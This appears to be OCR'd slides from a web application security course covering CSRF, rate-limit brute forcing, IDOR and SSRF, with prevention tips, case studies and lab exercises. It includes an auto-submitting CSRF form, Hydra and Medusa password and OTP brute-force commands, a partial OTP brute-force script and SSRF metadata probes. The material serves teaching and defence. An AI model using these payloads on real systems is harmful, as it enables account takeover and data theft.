
```
<html>
  <body>
    <form action="https://vulnerable-website.com/email/change" method="POST">
      <input type="hidden" name="email" value="pwned@evil-user.net" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

VII. Cross-Site Request Forgery (CSRF)

3. How to Exploit Vulnerability

Generate CSRF

- Go to https://csrfshark.github.io/app/



Contents

VII. Cross Side Request Forgery

1. Introduction
2. How to see Vulnerability
3. How to exploit Vulnerability
4. How to Prevent
5. Case Studies

VII. Cross-Site Request Forgery (CSRF)

4. How to Prevent

- **CSRF Tokens:** Every form should include a unique, user-specific token that must be validated on the server: **<input type="hidden" name="csrf" value="random_token_here" />**
- **SameSite Cookies**: Set cookies with the **SameSite=Strict** or **SameSite=Lax attribute**.
- **Re-authentication for Sensitive Actions:** Require password input or 2FA to confirm sensitive operations like email changes.
- **Content-Type Restrictions:** Only accept specific content types for sensitive endpoints:

Contents

VII. Cross Side Request Forgery

1. Introduction
2. How to see Vulnerability
3. How to exploit Vulnerability
4. How to Prevent
5. Case Studies

SALACYBER

VII. Cross-Site Request Forgery (CSRF)

5. Case Studies

CSRF Vulnerability in WordPress Plugin (CVE-2025-24358)

Issue Description: A security flaw was identified in a WordPress plugin that utilized the gorilla/csrf middleware written in Go. The vulnerability stemmed from the plugin's reliance on the Referer header as the sole method of CSRF validation.

```
if !contains(safeMethods, r.Method) {
    if r.URL.Scheme == "https" {
        // Referer validation logic
    }
}
```

Impact

- **Scope**: The flaw affected authenticated form submissions, especially across subdomains.
- **Risk**: Attackers could exploit this to change user data, perform actions like email updates, or trigger sensitive operations without user consent.
- **Affected Systems**: Any WordPress site using the plugin with default CSRF configurations relying only on Referer validation.

VII. Cross-Site Request Forgery (CSRF)

LAB: DVWA

Exercise:

- CSRF

Contents

VIII. Rate Limiting Vulnerability

Rate Limiting


VIII. Rate Limiting Vulnerability

1. Introduction

Definition: Rate limiting is a security mechanism that restricts the number of requests a user can make to a server within a specific time frame.

Purpose: Prevent abuse such as brute-force attacks, scraping, and denial-of-service.

Vulnerability: When rate limiting is improperly implemented or missing, attackers can flood the server with requests, leading to exploitation.



Contents

VIII. Rate Limiting Vulnerability

1. Introduction
2. Password Attack
3. OTP Attack
4. Case Studies

Rate Limiting

VIII. Rate Limiting Vulnerability

2. Password Attack

Scenario: An attacker tries thousands of password combinations on a login endpoint.

Without Rate Limiting: The attacker can brute-force credentials rapidly.

Impact:

- Brute-force attacks become feasible.
- Attackers can use automated tools to try thousands of passwords per minute.
- If the password is weak or reused, it can be cracked quickly.

With Rate Limiting: The server blocks or delays excessive attempts, reducing attack feasibility.

Rate Limiting

VIII. Rate Limiting Vulnerability

2. Password Attack

Tool Usage:

- **Hydra**: A fast and flexible tool for brute-forcing login credentials across many network services.
- **Burp Suite Intruder**: A web testing tool that automates sending multiple HTTP requests with different payloads.
- **Medusa**: A parallel login brute-forcer optimized for speed and modularity across various protocols.
- **Custom Python Scripts**: User-written code to automate and customize brute-force attacks or login testing.




Rate Limiting

VIII. Rate Limiting Vulnerability

2. Password Attack

Hydra Command

Hydra – HTTP Login Form:

- **Command:** *hydra -l admin -P passwords.txt http://example.com http-post-form "/login:username=^USER^&password=^PASS^:Invalid login“*

Hydra – HTTPS Login Form:

- **Command:** *hydra -l admin -P passwords.txt https://example.com https-post-form "/login:username=^USER^&password=^PASS^:Invalid login"*

Rate Limiting

VIII. Rate Limiting Vulnerability

2. Password Attack

Medusa Command

Medusa Command (HTTP Login):

- **Command:** *medusa -h example.com -u admin -P /usr/share/wordlists/rockyou.txt -M http -m DIR:/login -m FORM:"username=^USER^&password=^PASS^:Invalid login"*

Medusa Command (HTTPS Login)

- **Command:** *medusa -H example.com -u admin -P /usr/share/wordlists/rockyou.txt -M http -m DIR:/login -m FORM:"username=^USER^&password=^PASS^:Invalid login" -T 5 -SSL*

Contents

VIII. Rate Limiting Vulnerability

Rate Limiting


VIII. Rate Limiting Vulnerability

3. OTP Attack

Scenario: An attacker targets the OTP verification endpoint (e.g., /verify-otp) and attempts to guess the correct OTP by submitting multiple requests rapidly.

Without Rate Limiting

Behavior: The server accepts unlimited OTP attempts without delay or blocking.



Impact:

- Attackers can brute-force 6-digit OTPs (e.g., 000000 to 999999).
- Can lead to account takeover, bypassing 2FA or login verification.

With Rate Limiting

Behavior: The server restricts OTP attempts per user/IP.

Techniques:

- Limit to 3–5 attempts per OTP session and Lock account or invalidate OTP after multiple failures.

Rate Limiting

VIII. Rate Limiting Vulnerability

3. OTP Attack

Tool Usage:

- **Burp Suite Intruder**: A web testing tool that automates sending multiple HTTP requests with different payloads.
- **Medusa**: A parallel login brute-forcer optimized for speed and modularity across various protocols.
- **Custom Python Scripts**: User-written code to automate and customize brute-force attacks or login testing.

VIII. Rate Limiting Vulnerability

3. OTP Attack

Medusa Command

Medusa OTP Attack Command (HTTP):

- **Command:** *medusa -h example.com -u 123456 -P otp_list.txt -M http -m DIR:/verify-otp -m FORM:"session_id=abc123&otp=^PASS^:Invalid OTP"*

For HTTPS:

- **Command:** *medusa -H example.com -u 123456 -P otp_list.txt -M http -m DIR:/verify-otp -m FORM:"session_id=abc123&otp=^PASS^:Invalid OTP" –SSL*

Contents

VIII. Rate Limiting Vulnerability

Rate Limiting

VIII. Rate Limiting Vulnerability

4. Case Studies

CVE-2025-4094 – WordPress Digits Plugin OTP Bypass

Issue Description: The Digits plugin for WordPress, used for phone number-based login and OTP verification, failed to implement rate limiting on its OTP verification endpoint. This meant:

- Attackers could send unlimited OTP guesses without being blocked or delayed.
- The OTPs were typically 6-digit numeric codes, making brute-force attacks feasible (only 1 million combinations).
- The plugin did not invalidate OTPs after a few failed attempts or introduce CAPTCHA or lockout mechanisms.

Tools: digits_otp_bypass_cve2025-4094.py

```
def brute(otp):
    url = "https://example.com/wp-admin/admin-ajax.php"
    data = {
        "login_digt_countrycode": "+",
        "digits_phone": "000000000",
        "action_type": "phone",
        "sms_otp": otp,
        "otp_step_1": "1",
        "instance_id": "xxxxxxx",
        "action": "digits_forms_ajax",
        "type": "forgot",
        "forgot_pass_method": "sms_otp",
        "digits": "1",
        "digits_redirect_page": "//example.com/",
        "digits_form": "xxxxxxxx",
        "_wp_http_referer": "/?login=true"
    }
```

VIII. Rate Limiting Vulnerability

LAB: DVWA

Exercise:

- Brute Force Attack
- Weak Session IDs

Contents

IX. Access Control Vulnerability

Access Control Vulnerability


IX. Access Control Vulnerability

1. Introduction

Definition: Access control is a security technique that regulates who or what can view or use resources in a computing environment. It ensures that users can only access resources they are authorized to interact with.

Access Control in Web Applications: access control is typically enforced at the server level. It involves:

- Authentication: Verifying the identity of a user (e.g., login).
- Authorization: Determining what actions, the authenticated user is allowed to perform.



Contents

IX. Access Control Vulnerability

Access Control Vulnerability


IX. Access Control Vulnerability

2. Insecure Direct Object Reference (IDOR)

Definition: IDOR is a type of access control vulnerability that occurs when an application exposes internal object references (like database keys, file names, or user IDs) without proper authorization checks. This allows attackers to manipulate these references to access unauthorized data.

Common Targets of IDOR:

- User profiles
- Documents and files
- Order details
- Tickets or support cases
- API endpoints



Contents

IX. Access Control Vulnerability

IX. Access Control Vulnerability

2. How to see Vulnerability

Scenario: A web application allows users to view their order history. Each order has a unique ID stored in the database, and users can access their order details via a URL like:
https://shop.example.com/order/view?order_id=789

What Happens:

- User A logs in and accesses their order with ID 789.
- The application retrieves the order details from the database using the order_id parameter.
- However, the application does not check whether the logged-in user is the owner of the order.

Contents

IX. Access Control Vulnerability

IX. Access Control Vulnerability

3. How to exploit Vulnerability

The Exploit:

- User A changes the URL manually to *https://shop.example.com/order/view?order_id=790*

- If order **ID 790** belongs to User B, and the application does not enforce access control, User A can now view User B's order details.

Tool: Burp Suite Repeater

Contents

IX. Access Control Vulnerability

IX. Access Control Vulnerability

4. How to Prevent

Detects ID fuzzing

- Example: Blocks user_id=101, 102, 103 in rapid sequence.

Rate limits requests

- Example: Stops too many requests from same IP.

Blocks suspicious patterns

- Example: Rejects requests with unusual tokens or headers.

Custom rules for endpoints

- Example: Only allow /admin access with valid session.

Use with server-side checks

- Example: App must check if user owns order_id=789.

Avoid Using Predictable Identifiers

- UUIDs (e.g., user_id=550e8400-e29b-41d4-a716-446655440000)
- Random tokens or hashed values

Contents

IX. Access Control Vulnerability


Access Control Vulnerability

IX. Access Control Vulnerability

4. Case Studies

McDonald's Job Application Data Breach (June 2025)

Issue Detail: Attackers exploited an API endpoint by changing the lead_id parameter to access other users' job application data. The system lacked proper authorization checks and used weak admin credentials (123456:123456), with no multi-factor authentication.



- Weak Credentials: Admin panel used default login 123456:123456.
- No MFA: Admin access lacked multi-factor authentication.
- IDOR Vulnerability: Attackers could change lead_id in API requests to access other applicants' data.
- Dormant Test Account: Active since 2019, never decommissioned.

Exploit: *PUT /api/lead/cem-xhr?lead_id=64185742*

IX. Access Control Vulnerability

LAB: TryHackMe (OWASP Broken Access Control)

Requirement:

- Register Account (If you don't have: **Sign Up**)

VPN Access:

- Once you have downloaded VPN (openvpn file) from your THM account → copy it into your Kali
- Command (openvpn) VPN connecting: **sudo openvpn yourfile.**
- Command **ip a** to check your VPN IP.

Contents

X. Sever-Side Request Forgery (SSRF)

X. Sever-Side Request Forgery (SSRF)


1. Introduction

Server-Side Request Forgery (SSRF) is a web security vulnerability that allows an attacker to make requests from the server-side application to internal or external systems.

What is SSRF?

SSRF occurs when a web application fetches a remote resource based on user input without properly validating or sanitizing it. This can allow attackers to:

- Access internal services (e.g., http://localhost, http://127.0.0.1)
- Enumerate internal IP ranges
- Interact with cloud metadata services (e.g., AWS http://169.254.169.254)
- Bypass firewalls and access restricted resources



Contents

X. Sever-Side Request Forgery (SSRF)

X. Sever-Side Request Forgery (SSRF)

2. How to See Vulnerability

1. Identify Input Points

- **Image preview or download (?url=)**

Vulnerable Endpoint: GET /preview?url=http://example.com/image.jpg

- **PDF generation from a URL**

Vulnerable Endpoint:
POST /generate-pdf
Body: { "url": "http://example.com/report" }

- **Webhooks or callbacks**

Vulnerable Endpoint: a service allows users to register a webhook:
{ "callback_url": "http://your-server.com/webhook" }

- **Importing data from external sources**

Vulnerable Endpoint:
POST /import-data
Body: { "source_url": "http://example.com/data.csv" }

Contents

X. Sever-Side Request Forgery (SSRF)

X. Sever-Side Request Forgery (SSRF)


3. How to Exploit Vulnerability

1. Test with External URLs

- Try submitting a known external URL: google.com
- If the server fetches and returns the content, it may be vulnerable

2. Test with Internal Ips

- http://127.0.0.1
- http://localhost
- If you get a response, the server is making internal requests; a strong indicator of SSRF.



Contents

X. Sever-Side Request Forgery (SSRF)

SALACYBER

X. Sever-Side Request Forgery (SSRF)

4. How to Prevent

1. **Whitelist URLs/Domains**: Only allow trusted destinations. Block user-supplied IPs and internal ranges.
2. **Validate Input Strictly:** Reject URLs with Internal IPs (127.0.0.1, 169.254.169.254) & Dangerous schemes (file://, gopher://).
3. **Restrict Network Access:** Use firewalls to block outbound requests to internal services.
4. **Log and Monitor Requests:** Track outbound traffic and alert on suspicious patterns.

Contents

X. Sever-Side Request Forgery (SSRF)

X. Sever-Side Request Forgery (SSRF)

5. Case Studies

Over 400 IPs Exploiting Multiple SSRF Vulnerabilities in Coordinated Cyber Attack

Issue Detail: GreyNoise observed over 400 IPs exploiting multiple SSRF vulnerabilities across platforms like GitLab, VMware, Zimbra, Ivanti, and DotNetNuke.

Attack Techniques

- Automated scanning of vulnerable endpoints.
- **Grafana** path traversal used for reconnaissance before SSRF attacks.
- Internal metadata access (e.g., AWS http://169.254.169.254) to steal cloud credentials.
- Network mapping via SSRF to locate internal services.

Why It Worked

- These platforms allowed user-controlled input to be used in server-side requests.
- Internal IPs and cloud metadata endpoints (like http://169.254.169.254) were accessible from the vulnerable servers.

SALACYBER

X. Sever-Side Request Forgery (SSRF)

LAB: TryHackMe (SSRF)

VPN Access:

- Command (openvpn) VPN connecting: **sudo openvpn yourfile.**
- Command **ip a** to check your VPN IP.

Thank you!